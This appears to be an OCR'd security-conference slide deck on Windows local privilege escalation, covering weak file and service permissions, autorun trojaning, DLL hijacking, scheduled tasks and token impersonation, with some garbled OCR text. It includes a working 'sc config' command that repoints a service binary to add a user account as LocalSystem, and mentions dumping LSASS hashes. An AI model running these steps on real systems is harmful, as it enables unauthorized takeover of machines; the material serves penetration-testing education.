
<http://blog.metasploit.com/2011/02/metasploit-framework-352-released.html>

On February 1st, Eduardo Prado of Secumania notified us of a privilege escalation vulnerability on multi-user Windows installations of the Metasploit Framework.

The problem was due to inherited permissions that allowed an unprivileged user to write files in the Metasploit installation directory.



# File Permissions



```
C:\testperms>whoami
hidden\brettadmin


C:\testperms>echo admin > admin.txt

C:\testperms>type admin.txt
admin

C:\testperms>

C:\testperms>
```

# File Permissions



```
C:\ cmd (running as HIDDEN\testuser)

C:\testperms>whoami
hidden\testuser

C:\testperms>dir /q admin.txt
Volume in drive C has no label.
Volume Serial Number is BE81-206C


Directory of C:\testperms

19/11/2011  12:06 p.m.                8 BUILTIN\Administrators admin.txt
               1 File(s)                8 bytes
               0 Dir(s)  35,323,875,328 bytes free

C:\testperms>echo user > admin.txt

C:\testperms>type admin.txt
user

C:\testperms>
```



## Windows 7

### : Authenticated Users

```
accesschk.exe -qvw \testperms\admin.txt
```

```
RW NT AUTHORITY\Authenticated Users
```

```
FILE_APPEND_DATA
```

```
FILE_EXECUTE
```

```
FILE_READ_ATTRIBUTES
```

```
FILE_READ_DATA
```

```
FILE_READ_EA
```

```
FILE_WRITE_ATTRIBUTES
```

```
FILE_WRITE_DATA
```

```
FILE_WRITE_EA
```

```
DELETE
```

```
SYNCHRONIZE
```

```
READ_CONTROL
```

## AccessChk

### : Find weak directories

```
accesschk.exe -uwdqs users c:\  
accesschk.exe -uwdqs "Authenticated Users" c:\
```

### : Find weak files

```
accesschk.exe -uwqs users c:\*.*  
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

## CacIs / ICacIs

```
cacIs "c:\Program Files" /T | findstr Users
```

# Enumerate Auto Runs

## Autoruns

**Autoruns - Sysinternals: www.sysinternals.com**

File Entry Options Help

Drivers Boot Execute Image Hijacks Applnit KnownDLLs Winlogon  
Winsock Providers Print Monitors LSA Providers Network Providers  
Everything Logon Explorer Internet Explorer Scheduled Tasks Services

| Autorun Entry   | Description                    | Publisher             | Image Path  |
|---|--------------------------------|-----------------------|---|
| HKLM\System\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\StartupPrograms |                                |                       |   |
| <input checked="" type="checkbox"/> rdpclip                                     | RDP Clip Monitor               | Microsoft Corporation | c:\windows\system32\rdpclip.exe                             |
| HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit             |                                |                       |   |
| <input checked="" type="checkbox"/> C:\WINDOWS\...                              | Userinit Logon Application     | Microsoft Corporation | c:\windows\system32\userinit.exe                            |
| HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell                |                                |                       |   |
| <input checked="" type="checkbox"/> Explorer.exe                                | Windows Explorer               | Microsoft Corporation | c:\windows\explorer.exe                                     |
| HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run                              |                                |                       |   |
| <input checked="" type="checkbox"/> AeXAgentLogon                               | Altiris Agent                  | Altiris, Inc.         | c:\program files\altiris\altiris agent\aeXagentactivate.exe |
| <input checked="" type="checkbox"/> bginfo                                      | BGInfo - Wallpaper text con... | Sysinternals          | c:\bginfo\bginfo.exe  |
| <input checked="" type="checkbox"/> iTunesHelper                                | iTunesHelper Module            | Apple Inc.            | c:\program files\itunes\ituneshelper.exe                    |
| <input checked="" type="checkbox"/> QuickTime Task                              | QuickTime Task                 | Apple Inc.            | c:\program files\quicktime\qttask.exe                       |
| <input checked="" type="checkbox"/> VMware Tools                                | VMwareTray                     | VMware, Inc.          | c:\program files\vmware\vmware tools\vmwaretray.exe         |
| <input checked="" type="checkbox"/> VMware User ...                             | VMwareUser                     | VMware, Inc.          | c:\program files\vmware\vmware tools\vmwareuser.exe         |
| HKCU\Software\Microsoft\Windows\CurrentVersion\Run                              |                                |                       |   |
| <input checked="" type="checkbox"/> CTFMON.EXE                                  | CTF Loader                     | Microsoft Corporation | c:\windows\system32\ctfmon.exe                              |
| HKLM\SOFTWARE\Classes\Protocols\Filter  |                                |                       |   |
| <input checked="" type="checkbox"/> application/octet...                        | Microsoft .NET Runtime Ex...   | Microsoft Corporation | c:\windows\system32\mscorlib.dll                            |
| <input checked="" type="checkbox"/> application/x-c...                          | Microsoft .NET Runtime Ex      | Microsoft Corporation | c:\windows\system32\mscorlib.dll                            |


bginfo.exe Size: 824 K  
BGInfo - Wallpaper text Time: 30/09/2009 1:31 a.m.  
Sysinternals Version: 4.16.0000.0000

Ready.




# Enumerate Auto Runs

## Autoruns




\* HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

|                                     |  |                 |                                |               |  |
|-------------------------------------|--|-----------------|--------------------------------|---------------|--|
| <input checked="" type="checkbox"/> |  | AeXAgentLogon   | Altiris Agent                  | Altiris, Inc. | c:\program files\altiris\altiris agent\alexagentactivate.exe |
| <input checked="" type="checkbox"/> |  | bginfo          | BGInfo - Wallpaper text con... | Sysinternals  | c:\bginfo\bginfo.exe   |
| <input checked="" type="checkbox"/> |  | iTunesHelper    | iTunesHelper Module            | Apple Inc.    | c:\program files\itunes\ituneshelper.exe                     |
| <input checked="" type="checkbox"/> |  | QuickTime Task  | QuickTime Task                 | Apple Inc.    | c:\program files\quicktime\qttask.exe                        |
| <input checked="" type="checkbox"/> |  | VMware Tools    | VMwareTray                     | VMware, Inc.  | c:\program files\vmware\vmware tools\vmwaretray.exe          |
| <input checked="" type="checkbox"/> |  | VMware User ... | VMwareUser                     | VMware, Inc.  | c:\program files\vmware\vmware tools\vmwareuser.exe          |




# Trojaning Autorun



```
C:\> cmd (running as VMXPSP2\testuser)

C:\bginfo>caccls Bginfo.exe
C:\bginfo\Bginfo.exe BUILTIN\Administrators:F
                     NT AUTHORITY\SYSTEM:F
                     UMXPSP2\Administrator:F
                     BUILTIN\Users:R

C:\bginfo>
```



# Trojaning Autorun

C:\ cmd (running as VMXPSP2\testuser)

```
C:\bginfo>caccls Bginfo.exe
C:\bginfo\Bginfo.exe BUILTIN\Administrators:F
                     NT AUTHORITY\SYSTEM:F
                     UMXPSP2\Administrator:F
                     BUILTIN\Users:R
```

```
C:\bginfo>caccls c:\bginfo
c:\bginfo BUILTIN\Administrators:(OI)(CI)F
          NT AUTHORITY\SYSTEM:(OI)(CI)F
          UMXPSP2\Administrator:F
          CREATOR OWNER:(OI)(CI)(IO)F
          BUILTIN\Users:(OI)(CI)R
          BUILTIN\Users:(CI)(special access:)
                        FILE_APPEND_DATA

          BUILTIN\Users:(CI)(special access:)
                        FILE_WRITE_DATA
```

```
C:\bginfo>_
```

# Trojaning Autorun

## Procmon

Process Monitor - Sysinternals: [www.sysinternals.com](http://www.sysinternals.com)

File Edit Event Filter Tools Options Help

Process Name Operation Path Result

|            |                |                                  |                |
|------------|----------------|----------------------------------|----------------|
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\netapi32.dll | SUCCESS        |
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\netapi32.dll | SUCCESS        |
| Bginfo.exe | CloseFile      | C:\WINDOWS\system32\netapi32.dll | SUCCESS        |
| Bginfo.exe | QueryOpen      | C:\bginfo\Riched32.dll           | NAME NOT FOUND |
| Bginfo.exe | QueryOpen      | C:\WINDOWS\system32\riched32.dll | SUCCESS        |
| Bginfo.exe | CreateFile     | C:\WINDOWS\system32\riched32.dll | SUCCESS        |
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\riched32.dll | SUCCESS        |
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\riched32.dll | SUCCESS        |
| Bginfo.exe | CloseFile      | C:\WINDOWS\system32\riched32.dll | SUCCESS        |
| Bginfo.exe | QueryOpen      | C:\bginfo\RICHED20.dll           | NAME NOT FOUND |
| Bginfo.exe | QueryOpen      | C:\WINDOWS\system32\riched20.dll | SUCCESS        |
| Bginfo.exe | CreateFile     | C:\WINDOWS\system32\riched20.dll | SUCCESS        |
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\riched20.dll | SUCCESS        |
| Bginfo.exe | CreateFileM... | C:\WINDOWS\system32\riched20.dll | SUCCESS        |

Showing 919 of 55,555 events (1.6%) Backed by page file

# Trojaning Autorun

cmd (running)


```
C:\>dir
Volume in drive C:
Volume Serial Number
```

```
Directory of
```

```
19/11/2011  1
19/11/2011  1
30/09/2009  0
05/08/2004  0
28/07/2006  0
03/11/2011  0
19/11/2011  1
```

```
C:\>bginfo
```

```
C:\>
```



## DLL Redirection

- : Can specify the dll to use
- : .local / .manifest

## Known DLLs cannot be redirected

- : The common system dlls (KnownDLLs reg key)

## Search Path

- : Path directories with weak permissions
- : File doesn't exist in system32



# Tasks And Jobs

## System tasks

- : AT – usually runs tasks as system
- : Scheduled tasks – can run as user

## Viewing tasks

- : c:\windows\tasks
- : c:\windows\system32\tasks

## Commands

- : AT
- : schtasks
- : compmgmt.msc


Find a task pointing to an insecure location

Stuxnet Task Priv Esc



## Orphaned Installs

- : Missing files in writable locations
- : C:\hp\services



## AccessChk

: Find weak permissions

```
accesschk.exe -uwcqv *
```

## Windows XP SP3

### DcomLaunch

RW BUILTIN\Administrators

SERVICE\_ALL\_ACCESS

RW BUILTIN\Power Users

SERVICE\_QUERY\_STATUS

SERVICE\_QUERY\_CONFIG

**SERVICE\_CHANGE\_CONFIG**

SERVICE\_INTERROGATE

SERVICE\_ENUMERATE\_DEPENDENTS

READ\_CONTROL

# Windows XP SP1

## SSDPSRV

RW NT AUTHORITY\SYSTEM

SERVICE\_ALL\_ACCESS

RW BUILTIN\Administrators

SERVICE\_ALL\_ACCESS

RW NT AUTHORITY\Authenticated Users

SERVICE\_ALL\_ACCESS

## upnphost

RW NT AUTHORITY\SYSTEM

SERVICE\_ALL\_ACCESS

RW BUILTIN\Administrators

SERVICE\_ALL\_ACCESS

RW NT AUTHORITY\Authenticated Users

SERVICE\_ALL\_ACCESS



# Permissions

| Permission            | Good For Us?  |
|-----------------------|---|
| SERVICE_CHANGE_CONFIG | Can reconfigure the service binary                            |
| WRITE_DAC             | Can reconfigure permissions, leading to SERVICE_CHANGE_CONFIG |
| WRITE_OWNER           | Can become owner, reconfigure permissions                     |
| GENERIC_WRITE         | Inherits SERVICE_CHANGE_CONFIG                                |
| GENERIC_ALL           | Inherits SERVICE_CHANGE_CONFIG                                |



## Service control

: **sc.exe**

```
C:\Tools>sc qc upnphost
```

```
[SC] GetServiceConfig SUCCESS
```

```
SERVICE_NAME: upnphost
```

```
        TYPE                : 20    WIN32_SHARE_PROCESS
```

```
        START_TYPE           : 3     DEMAND_START
```

```
        ERROR_CONTROL        : 1     NORMAL
```

```
        BINARY_PATH_NAME     : C:\WINDOWS\System32\svchost.exe -k
```

```
LocalService
```

```
        LOAD_ORDER_GROUP     : 
```

```
        TAG                   : 0
```

```
        DISPLAY_NAME         : Universal Plug and Play Device Host
```

```
        DEPENDENCIES          : SSDPSRV
```

```
        SERVICE_START_NAME   : NT AUTHORITY\LocalService
```



## Service control

: **sc.exe**

```
sc config upnphost binpath= "net user hax /add"  
sc config upnphost obj= ".\LocalSystem" password=""
```

```
net stop upnphost  
net start upnphost
```





## Other Permission Issues

### Read and write sensitive keys

- : NtGdiEnableEudc Exploit (MS11-011)
- : Service Tracing key (MS10-059) (Read Cesars Work)
- : Registry symlink vuln (MS10-021)

### Processes, Threads, Handles, Pipes, Shared memory

- : Inject code into unsecured processes
- : Steal process/thread tokens
- : Hijack handles for write access
- : Long pipes are long

### AccessChk

- : Has syntax for checking most of these

```
accesschk.exe /?
```





# Token Impersonation

## What is impersonation?


- : The ability of a thread to execute using different a different security token

## Requires SeImpersonatePrivilege

- : ASPNET, IWAM\_computername
- : Local Service, Network Service

## Token Reading

- : Cesar Cerrudo – Token Kidnapping 1/2/3 (Churrasco)
- : MWR InfoSecurity - Whitepaper



# ImpersonateNamedPipe

@stake, Inc.  
[www.atstake.com](http://www.atstake.com)

## Security Advisory


Advisory Name: Named Pipe Filename Local Privilege Escalation

Release Date: 07/08/2003

Application: Microsoft SQL Server

Platform: Windows NT/2000/XP

Severity: Local privilege escalation



# ImpersonateNamedPipe

Process With  
SeImpersonate

Service Runing  
As LocalSystem

IMPERSONATENAMEDPIPECLIENT()

NOW RUNNING AS LOCALSYSTEM

CONNECT TO PIPE

FROM A CONNECTING ARROW

## Incognito

- : luke\_jennings
- : Standalone or Metasploit
- : Finds usable delegation tokens

## Impersonate

- : Snarf anyone's token from running processes

## Process Injection

- : Administrator can hijack any users process

## WCE

: <http://www.ampliasecurity.com/research.html>

## Improved 'Pass The Hash'

- : Retrieves hashes from LSASS
- : Modifies in memory current user hashes

## Steal once use many

- : Grab a domain account hash and travel



## In Summary

**User -> Admin**

- : Can take a bit of time
- : Weak file permissions are rife

**IIS / Network Service -> SYSTEM**

- : Totally doable
- : Abused functionality rather than vulnerability

**Admin -> Domain Account**

- : Is what you want



[www.insomniasec.com](http://www.insomniasec.com)